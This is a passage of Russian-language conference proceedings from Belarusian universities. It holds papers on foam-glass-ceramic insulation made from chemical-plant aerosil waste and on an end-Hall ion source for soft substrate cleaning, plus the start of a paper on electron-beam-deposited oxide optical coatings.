ПЕНОСТЕКЛОКЕРАМИЧЕСКИЕ КОНСТРУКЦИОННО-ТЕПЛОИЗОЛЯЦИОННЫЕ МАТЕРИАЛЫ НА ОСНОВЕ ОТХОДОВ ХИМИЧЕСКОЙ ПРОМЫШЛЕННОСТИ

Введение

Одной из важнейших проблем промышленности строительных материалов является развитие отечественного производства эффективных строительных материалов на основе гармоничной и сбалансированной деятельности по отношению к окружающей среде, экономии материальных и топливно-энергетических ресурсов, максимальному использованию местного и техногенного сырья [1]. Значительное уменьшение потерь тепловой энергии можно обеспечить посредством использования современных теплоизоляционных материалов. Использование отходов промышленности в процессе производства теплоизоляционных материалов решает ряд проблем, связанных с сырьевой базой, экологической безопасностью и экономической эффективностью процесса производства. Исходя из этого, задача создания новых теплоизоля-

ционных материалов на основе промышленных отходов является актуальной и востребованной.

1. Разработка методики получения пеностеклокерамических материалов на основе отходов химической промышленности

В настоящее время существует много составов для получения вспененных теплоизоляционных материалов, к которым также относится пеностекло. Физико-технические свойства пеностекла в значительной степени обусловлены способом его производства, исходным составом композиции, природой, количеством газообразователя, режимом вспенивания и отжига. Изменяя эти факторы можно получить пеностекло с различной объемной массой, прочностью, структурой, водопоглощением, проницаемостью, теплопроводностью и морозостойкостью.

Основными компонентами во многих известных сырьевых смесях для получения вспененных теплоизоляционных материалов являются микрокремнеземы и жидкое стекло [2, 3], а также микрокремнеземы и гидроокиси [4–6]. Микрокремнезем, содержащийся в смеси, реагирует с жидким стеклом или щелочью и отверждается по механизму образования поликремниевых кислот, что вначале сопровождается переходом от цепочной структуры к слоистой, а затем к образованию каркасной трехмерной сетки. В результате происходит отверждение смеси.

При разработке состава для получения пористых силикатных материалов нами в качестве второго основного компонента был выбран щелочной компонент. То есть, исходная композиция готовится из микрокремнезема и гидроксида натрия марки ЧДА, что исключает использование дорогостоящего промышленного жидкого стекла.

Аэросил технический представляет собой отходы производства Гомельского химического завода при получении фтористого алюминия. Использование отходов промышленности позволяет расширить сырьевую базу для производства новых теплоизоляционных строительных материалов и решить проблемы экологической безопасности. Поэтому использование в качестве микрокремнезема аэросила технического (ТУ РБ 400069905.025-2005) Гомельского химического завода, позволяет уменьшить экономические затраты и эффективно утилизировать промышленные отходы. Этот кремнезем получают после сушки влажного кремнегеля, образующегося при производстве AlF_3 , и состоит из дисперсных частиц микронного диапазона. Технические характеристики аэросила технического приведены в таблице 1.

Таблица 1 – Технические характеристики аэросила технического (ТУ РБ 400069905.025-2005) Гомельского химического завода

Наименование показателя	Значение
Внешний вид	Порошок и непрочные комочки белого или серого цвета
Размер частиц, мкм	1–1,2
Массовая доля SiO_2 в пересчете на сухое вещество, % не менее	70
Массовая доля влаги, % не более	18
Водородный показатель pH водной вытяжки	3–6
Массовая доля веществ, растворимых в воде, % не более	не нормируется
Массовая доля Al_2O_3 , % не более	6
Массовая доля AlF_3 , % не более	7
Массовая доля $\text{Al}(\text{OH})_3$, % не более	5
Массовая доля кислотных остатков, % не более	0,5

Известно, что в настоящий момент аэросил технический используется в качестве добавки в бетонах. Можно утверждать, что он обладает достаточной активностью и его можно причислить к отряду пуццоланов, что в свою очередь дает возможность использовать его при производстве теплоизоляционных материалов, в том числе и пеностекла.

Методика получения пеностеклокерамических материалов состоит из нескольких этапов. На первом этапе приготавливается смесь, включающая в себя аэросил технический, гидроксид натрия марки ЧДА и дистиллированную воду. Соотношения компонентов в смеси следующие: аэросил технический – 30–60%, гидроксид натрия – 15–30%, дистиллированная вода – 25–50%. Затем полученную смесь необходимо отвердить. Для этого тщательно перемешанные компоненты помещаются в сушильный шкаф с температурой 60–80 °С. Время отверждения смеси составляет около 8–10 часов в зависимости от исходного соотношения компонент. Отвержденную смесь измельчают до порошкообразного состояния, с размерами частиц ~10 мкм для проведения процесса вспенивания. Полученную шихту засыпают в форму, которая ставится в муфельную печь, где происходит термическая обработка при температуре 300 °С. Вспененные частицы достают из печи и измельчают на вибрационной мельнице Fritsch Pulverisette 0.

Затем измельченный материал засыпается в формы, предварительно покрытые каолиновой пастой, предотвращающей прилипание расплавленной

стекломассы к стенкам формы в процессе термообработки. Форма помещается в муфельную печь, где при температуре 800–1000 °С происходит образование пор и спекание исходного материала. После термообработки готовые образцы материалов извлекаются из формы и механически обрабатываются до нужных размеров.

Внешний вид и структура полученных образцов пеностекло-керамических материалов представлен на рисунке 1.




Рисунок 1 – Внешний вид и структура полученных образцов пеностеклокерамических материалов

Свойства пеностеклокерамических материалов на основе аэросила технического приведены в таблице 2 (где АТ – аэросил технический, NaOH – гидроксид натрия марки ЧДА, H₂O – дистиллированная вода).

Таблица 2 – Свойства пеностеклокерамических материалов на основе аэросила технического

Состав материала	Соотношение компонентов, масс. ч.	Плотность, г/см ³	Теплопроводность, Вт/(м·К)	Диаметр пор, мм
АТ+NaOH+H ₂ O	2 : 1,2 : 1	0,56	0,15	0,2–0,3
АТ+NaOH+H ₂ O	2 : 1,5 : 1	0,49	0,11	0,2–0,5
АТ+NaOH+H ₂ O	2,7 : 1 : 4	0,70	0,11	0,2–1,0

Пеностеклокерамические материалы на основе аэросила технического имеют однородную высокопористую структуру, относятся к негорючим материалам и температурный предел их использования от –50 °С до 800 °С. Благодаря высокой термостойкости, применение пеностеклокерамических материалов позволяет повысить уровень пожарной безопасности в зданиях и сооружениях.

Разработанные материалы могут быть использованы в строительстве как в качестве теплоизоляционных для защиты объектов промышленного и гражданского строительства, оборудования и линий коммуникаций от теплообмена с окружающей средой, так и в качестве конструкционных материалов при малоэтажном строительстве, что существенно снизит вес постройки, требования к фундаменту и ее стоимость.

Заключение

В Проблемной научно-исследовательской лаборатории перспективных материалов УО «ГГУ имени Ф.Скорины» была разработана методика получения пеностеклокерамических конструкционно-теплоизоляционных материалов на основе аэросила технического и щелочного компонента. Использование аэросила технического, являющегося отходом Гомельского химического завода в процессе производства пеностеклокерамических материалов решает ряд проблем, связанных с сырьевой базой, экологической безопасностью и экономической эффективностью процесса производства. Образцы полученных пеностеклокерамических материалов имеют плотность $0,5\text{--}0,7\text{ г/см}^3$, теплопроводность $0,11\text{--}0,15\text{ Вт/(м}\cdot\text{К)}$, температурный предел их использования имеет границы от $-50\text{ }^{\circ}\text{C}$ до $800\text{ }^{\circ}\text{C}$.

Литература

1. Баринова, Л.С. Перспективы развития производства отечественных строительных материалов / Л.С. Баринова, Л.И. Куприянов // Строительные материалы. – 2002. – № 2. – С. 2–4.
2. Сырьевая смесь для изготовления теплоизоляционного материала: пат.16311 Респ. Беларусь, МПК С 04В 28/26 / Б.В. Плющ, В.Е. Гайшун, М.Н. Капшай, Я.А. Косенок; заявитель УО «Гом. гос. ун-т». – № 20101926; заявл. 30.12.2010; опубл. 28.05.2012.
3. Композиция для изготовления теплоизоляционного материала: пат. 2209793 Рос. Федерация: МПК⁷, С04В028/26, С04В038/06 / В.И. Ремизникова, В.Х. Фахрутдиннова, В.Г. Хозин, Е.А. Никифоров; заявитель и патентообладатель Общество с ограниченной ответственностью Производственно-инвестиционная компания «Диатомит-Инвест». – № 200113119, заявл. 21.11.01; опубл. 10.08.03.
4. Иваненко, В.Н. Строительные материалы и изделия из кремнистых пород / В.Н. Иваненко. – Киев : Будівельник, 1978. – 120 с.
5. Композиция для изготовления теплоизоляционного материала: пат. 2053984 Рос. Федерация, МПК⁷ С04В38/02 / Н. В. Вараксова, В.А. Войтович, А.Н. Гутышварц, Б.А. Иванов, В.И. Леменков, Н.А. Пальгуев, А.К. Яворский; заявитель и патентообладатель Н.В. Вараксова, В.А. Войтович, А. Н. Гутышварц, Б.А. Иванов, В.И. Леменков, Н.А. Пальгуев, А.К. Яворский – № 93018227/33; заявл. 23.11.1994; опубл. 10.02.1996.

6. Строительный материал и способ его получения: пат. 2300506 Рос. Федерация, МПК⁷ C04B38/02 / Н.А. Меркин, Б.В. Писарев, А.Б. Фащевский; заявитель и патентообладатель Н.А. Меркин, Б.В. Писарев, А.Б. Фащевский – № 2006117011/03; заявл. 17.05.2006; опубл. 21.09.2008.

**Д.А. Голосов¹, С.М. Завадский¹, С.Н. Мельников¹, Xiubo Tian²,
Окоджи Д.Э.¹, Колос В.В.³**

¹УО «Белорусский государственный университет информатики
и радиоэлектроники, Минск, Беларусь

²Institute of Plasma Surface Engineering & Equipment, School of Materials Science
& Engineering, Harbin Institute of Technology, Harbin, China

³ОАО «Интеграл», Минск, Беларусь

ИОННЫЙ ИСТОЧНИК НА ОСНОВЕ ТОРЦЕВОГО ХОЛЛОВСКОГО УСКОРИТЕЛЯ ДЛЯ ПРЕДВАРИТЕЛЬНОЙ «МЯГКОЙ» ОЧИСТКИ ПОДЛОЖЕК

Введение

В настоящее время источники ионов находят все большее применение в технологическом оборудовании нанесения тонкопленочных слоев металлов, полупроводников и диэлектриков [1]. В данных установках для предварительной ионной очистки чаще всего используются ионные источники на основе ускорителей с анодным слоем (УАС) [2]. Энергия ионов УАС составляет обычно 300–1500 эВ при плотности ионного тока до 50 мкА/см². Данные ионные источники эффективно производят ионную очистку подложек путем физического распыления тонкого поверхностного слоя обрабатываемой подложки и применяются в технологических установках нанесения оптических, износостойких и декоративных покрытий. Применение УАС в микроэлектронике несколько ограничено из-за значительного воздействия на подложку. Высокоэнергетичная ионная бомбардировка может приводить к появлению дефектов кристаллической решетки полупроводника, ионному распылению и как следствие изменению стехиометрического состава поверхностных слоев. Также из-за нескомпенсированности ионного пучка УАС на поверхности диэлектрических пленок образуется положительный заряд, который может стать источником возникновения электрического пробоя диэлектрика. Особенно это актуально при обработке полупроводниковых пластин со сформированными структурами металл – оксид – полупроводник (МОП).

Анализ показывает, что ионный источник для предварительной ионной очистки полупроводниковых подложек должен обеспечивать не ионное

распыление, а активацию поверхности (формирование на поверхности разорванных связей, которые обеспечивают химическое взаимодействие атомов пленки с атомами подложки). Эффективная активация поверхности достигается при низкоэнергетичной ионной обработке (не более 150 эВ) при больших плотностях тока ионного пучка. Для обеспечения равномерной обработки по площади обрабатываемой поверхности необходимо чтобы ионный пучок имел равномерное распределение плотности тока и энергии по сечению. Обязательное наличие эффективной нейтрализации ионного пучка, что позволяет практически устранить нескомпенсированность ионного пучка.

С этой точки зрения наиболее перспективными являются ионные источники на основе торцевого холловского ускорителя (ТХУ) [3]. Данные ионные источники обеспечивают “мягкую” низкоэнергетичную ионную бомбардировку больших площадей с плотностью ионного тока до $1,5 \text{ мА/см}^2$. Однако данные ионные источники чаще всего используются в процессах ионно-ассистированного нанесения, что предполагает наличие систем охлаждения и использование в качестве источника магнитного поля соленоида, что значительно усложняет конструкцию. Кроме того разрядные и эмиссионные характеристики ТХУ сильно зависят от интенсивности и конфигурации магнитного поля в разрядной зоне [4].

Таким образом, целью работы было разработка и исследование ионного источника на основе ТХУ, который бы имел простую конструкцию и обеспечивал требуемый уровень ионной бомбардировки для предварительной ионной очистки полупроводниковых подложек.

1. Эксперимент

Для предварительной ионной очистки полупроводниковых подложек со сформированными МОП структурами разработан ионный источник на основе торцевого холловского ускорителя ЕНРМ-100 (рисунок 1). Поскольку основной задачей данного ионного источника является предварительная ионная очистка подложек, что не требует широкого диапазона рабочих режимов, в качестве источника магнитного поля вместо соленоида применены высокотемпературные Sm-Co постоянные магниты. Применение магнитов с низким дрейфом характеристик при нагреве и кратковременной работы ионного источника позволило отказаться от водяного охлаждения источника. Такая концепция позволила создать сравнительно простую конструкцию, которая легко монтируется и практически не требует обслуживания.

Экспериментальная установка для исследований разрядных и эмиссионных характеристик ионного источника на базе вакуумного поста ВУ-2МП схематично представлена на рисунке 2. Ионный источник устанавливался на днище вакуумной камеры и запитывался от блока питания постоянного тока (300 В, 9,0 А). Для компенсации пространственного заряда ионного пучка использо-

вался накальный компенсатор (катод), который представлял собой проволоку из торрированного вольфрама диаметром 0,5 мм, свитую в виде спирали диаметром 10 мм и шагом 5 мм. Питание компенсатора осуществлялось от источника постоянного тока (30 В, 25,0 А).



Рисунок 1 – Ионный источник на основе ускорителя с анодным слоем ЕНРМ-100




Рисунок 2 – Схема экспериментальной установки для исследования разрядных и эмиссионных характеристик ионного источника

Для измерения плотности ионного тока применялся точечный зонд СР-002 на основе цилиндра Фарадея. Зонд располагался на оси ионного источника на расстоянии 170 мм от анода ионного источника. Для измерения ионного тока на зонд подавалось отрицательное смещение, достаточное для отсекания потока электронов $U_b = -30$ В. Энергетический спектр ионов определялся методом измерения тормозных характеристик с помощью диагностической системы DENI-1500 с многосеточным электростатическим датчиком.

В ходе экспериментов камера вакуумной установки откачивалась до остаточного давления 10^{-3} Па. В газораспределительную систему ионного источника подавался Ar, поток которого изменялся в пределах 3–30 мл/мин. и контролировался автоматическим регулятором расхода газа РРГ-1. Измерения разрядных характеристик и плотности ионного тока ионного источника производились после начальной приработки ионного источника.

2. Результаты и обсуждение

Проведены исследования разрядных характеристик ионного источника ЕНРМ-100 при различной индукции магнитного поля B в разрядной зоне, которая изменялась в диапазоне от 0,008 до 0,014 Тл путем увеличения объема магнитов. В результате исследований получены вольтамперные характеристики разряда при различном потоке рабочего газа Ar и различном токе накального компенсатора (рисунок 3, 4). Установлено, что ионный источник стабильно работал при потоках рабочего газа 5–35 мл/мин. При этом давление в камере

находилось в пределах от 0,01–0,06 Па. Ток разряда ионного источника достигал 8,0 А. При низкой индукции магнитного поля в разрядной зоне 0,008 Тл и токе компенсатора $I_c = 15$ А ионный источник работал в низковольтном режиме. Максимальное напряжение разряда не превышало 130 В. С увеличением B наблюдался некоторый рост анодного напряжения и уменьшение разрядного тока. При увеличении B до 0,011 Тл напряжение разряда при расходах рабочего газа (до 10 мл/мин) напряжение разряда увеличивалось и достигало 270 В (рисунок 3). Дальнейшее увеличение B сопровождалось возникновением неустойчивостей разряда. Уменьшение I_c до 14 А также приводило к увеличению разрядного напряжения при постоянном токе, однако максимальные режимы ионного источника значительно снижались (рисунок 4).




Рисунок 3 – ВАХ разряда ионного источника при $I_c = 15$ А ($B = 11$ мТл)




Рисунок 4 – ВАХ разряда ионного источника при $I_c = 14$ А ($B = 11$ мТл)

Плотность ионного тока J_p была прямо пропорциональна току разряда и практически не зависела от потока рабочего газа и тока компенсатора. При токе разряда 7 А получена плотность ионного тока $1,6$ мА/см² (рисунок 5). При увеличении B выше 0,012 Тл на высоковольтных режимах работы ионного источника J_p резко снижалась и не превышала $0,2$ мА/см².

Методом дифференцирования тормозных характеристик исследованы энергетические спектры ионного пучка при различных напряжениях разряда (рисунок 6). Установлено, что средняя энергия ионов составляла величину 0,6–0,85 от напряжения разряда. Степень моноэнергетичности ионов, которая оценивалась как отношение полосы энергетического спектра по уровню 0,3 от максимума энергии ионов (рисунок 6), находилась в диапазоне от 0,25 до 0,65 и уменьшалась при увеличении напряжения разряда. Значительная дисперсия энергии ионов при больших напряжениях разряда, по-видимому, связана с

большим изменением потенциала в разрядной зоне ионного источника, где происходит ускорение ионов [5].




Рисунок 5 – Зависимость плотности ионного тока от тока разряда ионного источника ($I_c = 14$ A, $B = 0,011$ Тл)




Рисунок 6 – Энергетические спектры ионов, при различном напряжении разряда ионного источника: а – 85 В, б – 100 В, в – 125 В

Заключение

Разработан ионный источник на основе торцевого холловского ускорителя для предварительной “мягкой” ионной очистки полупроводниковых подложек. Особенностью ионного источника является магнитная система на постоянных магнитах и отсутствие охлаждения. Проведены исследования разрядных и эмиссионных характеристик ионного источника. Установлено, что данный источник обеспечивает низкоэнергетичную ионную бомбардировку с энергией ионов от 30 до 270 эВ при плотности ионного тока до 1,6 мА/см².

Литература

1. Anders, A. Plasma ion sources in large area coatings: A review / A. Anders // Surface and Coatings Technology. – 2005. – Vol. 200. – Issues 5–6. – P. 1893–1906.
2. Konuma, M. Film Deposition by Plasma Techniques / M. Konuma. – Berlin : Springer-Verlag, 1992. – 224 p.
3. Kaufman, H.R. End-Hall ion source / H.R. Kaufman, R.S. Robinson, R.I. Seddon // J. Vac. Sci. Technol. – 1987. – A 5. – P. 2081–2084.
4. Effects of magnetic field gradient on ion beam current in cylindrical Hall ion source / Deli Tang [et al.] // Journal of applied physics. – 2007. – Vol. 102. – P. 123305-1–123305-3.
5. Свадковский, И.В. Ионно-плазменные методы формирования тонкопленочных покрытий / И.В. Свадковский. – Мн.: Беспринт, 2002. – 214 с.

Д.Л. Горбачёв, В.В. Васькевич, Т.Н. Федосенко, Е.А. Федосенко

УО «Гомельский государственный университет
имени Франциска Скорины», Гомель, Беларусь

МОРФОЛОГИЯ И ОПТИЧЕСКИЕ ХАРАКТЕРИСТИКИ ПОКРЫТИЙ НА ОСНОВЕ ТУГОПЛАВКИХ ОКИСЛОВ СФОРМИРОВАННЫХ ЭЛЕКТРОННО-ЛУЧЕВЫМ МЕТОДОМ В ВАКУУМЕ

Введение

Метод электронно-лучевого формирования покрытий в вакууме настоящее время хорошо изучен и позволяет наносить плёнки с контролем большого числа технологических параметров процесса. Благодаря превращению кинетической энергии электронного пучка в зоне его воздействия в тепловую, а также возможностью варьирования мощностью и концентрацией энергии в луче в широком диапазоне, метод позволяет распылить практически любой материал и наносить покрытия на детали с высокой скоростью и степенью однородности. В частности, данный метод является одним из немногих вакуумных методов, позволяющих наносить покрытия из тугоплавких окислов. Применение тугоплавких оксидов в оптическом приборостроении в качестве интерференционных, просветляющих и поляризационных покрытий, предъявляет высокие требования к качеству как отдельных слоёв, так и в целом к многослойным системам на их основе. Оптические свойства покрытий при этом являются наиболее важным целевым параметром и определяются спектральной зависимостью энергетических и амплитудных коэффициентов пропускания и отражения, которые в свою очередь являются функциями показателя преломления и толщины отдельных слоёв [1].

Наряду с природными свойствами материалов, влияющих на спектральные и физико-механические характеристики, важными параметрами формируемых покрытий является шероховатость поверхности, и соблюдение высокой точности при контроле толщины формируемых покрытий. Ужесточение контроля к геометрическим параметрам связано с разработкой новых оптических элементов работающих коротковолновом в диапазоне спектра, когда даже нанометровые неровности на поверхности влияют на существенные потери излучения при переходе через границу из одной среды в другую, а точность соблюдения заданной толщины при нанесении отдельных слоёв должна быть выдержана до долей нанометра [2].

В связи с этим актуальной задачей является поиск новых технологических способов нанесения покрытий обеспечивающих увеличение точности контроля толщины наносимых слоёв и использование новых материалов мишеней, обеспечивающих формирование слоёв с минимальным размером кристаллов в объёме и на поверхности покрытия.

1. Методика нанесения покрытий

В качестве исходных материалов в работе использовались как стандартные промышленно-выпускаемые мишени на основе альфа-оксида алюминия Al_2O_3 , двуоксида кремния SiO_2 , окиси циркония ZrO_2 , диоксида титана TiO_2 , так и мишени диоксида титана TiO_2 сформированные золь-гель методом из металлоорганического соединения титана гидролизованного водой в присутствии изопропилового спирта.

Покрытия формировались на вакуумной установке ВУ-1А, оснащенной источником электронно-лучевого испарения УЭЛИ-I и встраиваемой системой спектрального (широкополосного) оптического контроля серии IRIS (ИРИС) компании ЭссентОптикс (Республика Беларусь) (рисунок 1). Осаждение покрытий осуществлялось при с максимальным ускоряющим напряжением 12 кВ и током эмиссии от 15 до 150 мА при остаточном давлении в камере $6 \cdot 10^{-3}$ Па.




Рисунок 1 – Схема установки для нанесения покрытий;

1 – вакуумная камера; 2 – подложки; 3 – образец-свидетель;

4 – персональный компьютер с программой «IrisSoft»;

5 – блок управления и регистрации; 6 – монохроматор;

7 – источник излучения галогенный; 8 – световой поток;

9 – распыляемая мишень; 10 – электронно-лучевой испаритель УЭЛИ-I

Использование оптической системы контроля толщины IRIS позволяет проводить контроль формирующегося слоя во время процесса нанесения покрытия с точностью измерения до 0,8 нм. Принцип измерения толщины основан на фотоэлектрическом методе регистрации лучистого потока 8 (рисунок 1), отраженного от образца-свидетеля 3. При этом об оптической толщине напыляемого материала можно судить по изменению коэффициента отражения R от по-

верхности образца-свидетеля 3. Экстремальным значениям коэффициента отражения R соответствует оптическая толщина слоя nd рассчитанная по формуле пленки, кратная значениям:

$$nd = \frac{\lambda}{4} \cdot N; \quad N = 1, 2, 3, \dots, \quad (1)$$

где d – геометрическая толщина; n – показатель преломления испаряемого материала; λ – длина волны излучения; N – число слоев. В работе наносились однослойные покрытия с одинаковой оптической толщиной 500 нм.

Исследование оптических свойств проводили на спектрофотометре Photon RT (Essent Optics, Беларусь), имеющим спектральный диапазон длин волн от 200 до 4000 нм, и лазерном эллипсометре ЛЭФ-757 с рабочей длиной волны светового потока 635 нм.

Исследование морфологии покрытий осуществляли методом атомно-силовой микроскопии (АСМ) с использованием сканирующего зондового микроскопа Solver P47 PRO (NT-MDT, Россия). В качестве зондов использовались кремниевые кантилеверы серии NSG11S с типичной силовой константой 5,5 Н/м. Статистические данные поверхности и анализ зёрен осуществлялся с помощью модульной программы анализа данных СЗМ Gwyddion [3].

В качестве подложек для формируемых покрытий использовались полированные пластины кремния и оптического стекла К8. Перед нанесением покрытия поверхность подложек предварительно подвергалась очистке с помощью низкоэнергетического ионного источника типа «АИДА» в вакууме и последующему нагреву с помощью ИК-ламп до температуры 200 °С.

2. Результаты и их обсуждение

Спектры пропускания и отражения сформированных покрытий, измеренные в диапазоне длин волн от 400 до 1000 нм, приведены на рисунках 2 и 3. Как видно из рисунка 2, полученные спектры для всех покрытий имеют высокий коэффициент пропускания в пределах от 85 до 95% в видимом диапазоне длин волн с некоторым снижением интенсивности в длинноволновой части спектра.

Коэффициенты отражения покрытий ZrO_2 , SiO_2 и TiO_2 нанесённых на полированные пластины кремния (рисунок 3) колеблются в пределах от 5 до 40%. Для покрытия Al_2O_3 и покрытия сформированного из мишени TiO_2 синтезированной по золь-гель технологии, наблюдаются более сглаженные спектры отражения без наличия выраженных пиков в видимой области спектра, причём покрытие TiO_2 из золь-гель мишени характеризуется наиболее низкими значениями коэффициента отражения в исследуемом диапазоне по сравнению с другими образцами покрытий.




Рисунок 2 – Спектры пропускания покрытий

